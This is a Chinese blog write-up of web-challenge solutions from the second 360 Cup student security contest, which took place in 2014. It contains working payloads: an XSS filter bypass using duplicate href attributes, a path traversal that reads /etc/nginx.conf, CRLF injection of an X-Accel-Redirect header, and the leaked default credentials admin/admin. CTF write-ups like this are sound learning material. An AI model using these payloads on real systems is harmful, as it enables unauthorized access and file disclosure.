第二届360杯全国大学生信息安全技术大赛部分解题思路（WEB安全）

原创


LYC_c 于 2014-08-11 21:22:08 发布 1102 收藏 2
分类专栏： 网络安全

本文链接：https://blog.csdn.net/a4647520/article/details/38499161



网络安全 专栏收录该内容
5 篇文章 0 订阅
订阅专栏

第一题如下：

用burpsuit设置好代理后，点击发送验证码，可以看到如下：



然后go之后可以看到如下的验证码：



提交验证码后即可获得key


第二题如下：

通过/data/mysql_error_trace.inc，在日志中找到后台登陆地址/miaomiaomiaomiaoaichiyu/login.htm，admin/admin 登陆，


或分析源文件js代码 得到通关密钥。通关密钥为：goodjobboy!

第三题如下：


点击seek可以看到：



Seek的hex值就是7365656b，那么我们把7365656b改为bob的hex值626f62




发现是一个超链接，直接点开可以看到如下：



看到此处直接联想到如下：

可以看到一句referer:http://360.cn

直接跑到burpsuit中可以得到key：



第四题如下：

选手通过构造< a>标签，执行跳转js，发现仅提交一个href会提示:

href里内容被清空了，所以我们构造两个href，形式类似于< a href=”跳转url”;href=”任意url”;/>即可绕过。
以下的跳转链接是可行的：

```
< a href="javascript:window.location.href='http://ctf.360.cn:8080/location/success';" href="任意url">xss
```

其中javascript里跳转脚本还可以是：

```
1.javascript:window.location.href=
2.javascript:window.history.back(-1);
3.javascript:window.navigate("xx.jsp");| IE
4.javascript:self.location=
5.javascript:top.location=
```

第五题如下：

提示:小明的web服务是用nginx搭建的。http://ctf.360.cn:8080/readfile?file=

根据file参数读取nginx.conf配置文件，&file=../../../../../etc/nginx.conf，如下所示：

```
server {

    listen       80;

    root /home/;
    location = /secret/flag {
        root /home;
        internal;
    }

    location ~ \.php$ {
        fastcgi_pass   127.0.0.1:9000;
        fastcgi_index  /index.php;

        include fastcgi_params;
        fastcgi_split_path_info       ^(.+\.php)(/.+)$;
        fastcgi_param PATH_INFO       $fastcgi_path_info;
        fastcgi_param PATH_TRANSLATED $document_root$fastcgi_path_info;
        fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
    }
```


再构造以下链接即可得到通关key：
&path=/news/%0d%0aX-Accel-Redirect:%20/secret/flag

key:
d1f2605cf396de867ba1582f113cb951

参考文献：第二届360杯全国大学生信息安全技术大赛官方题解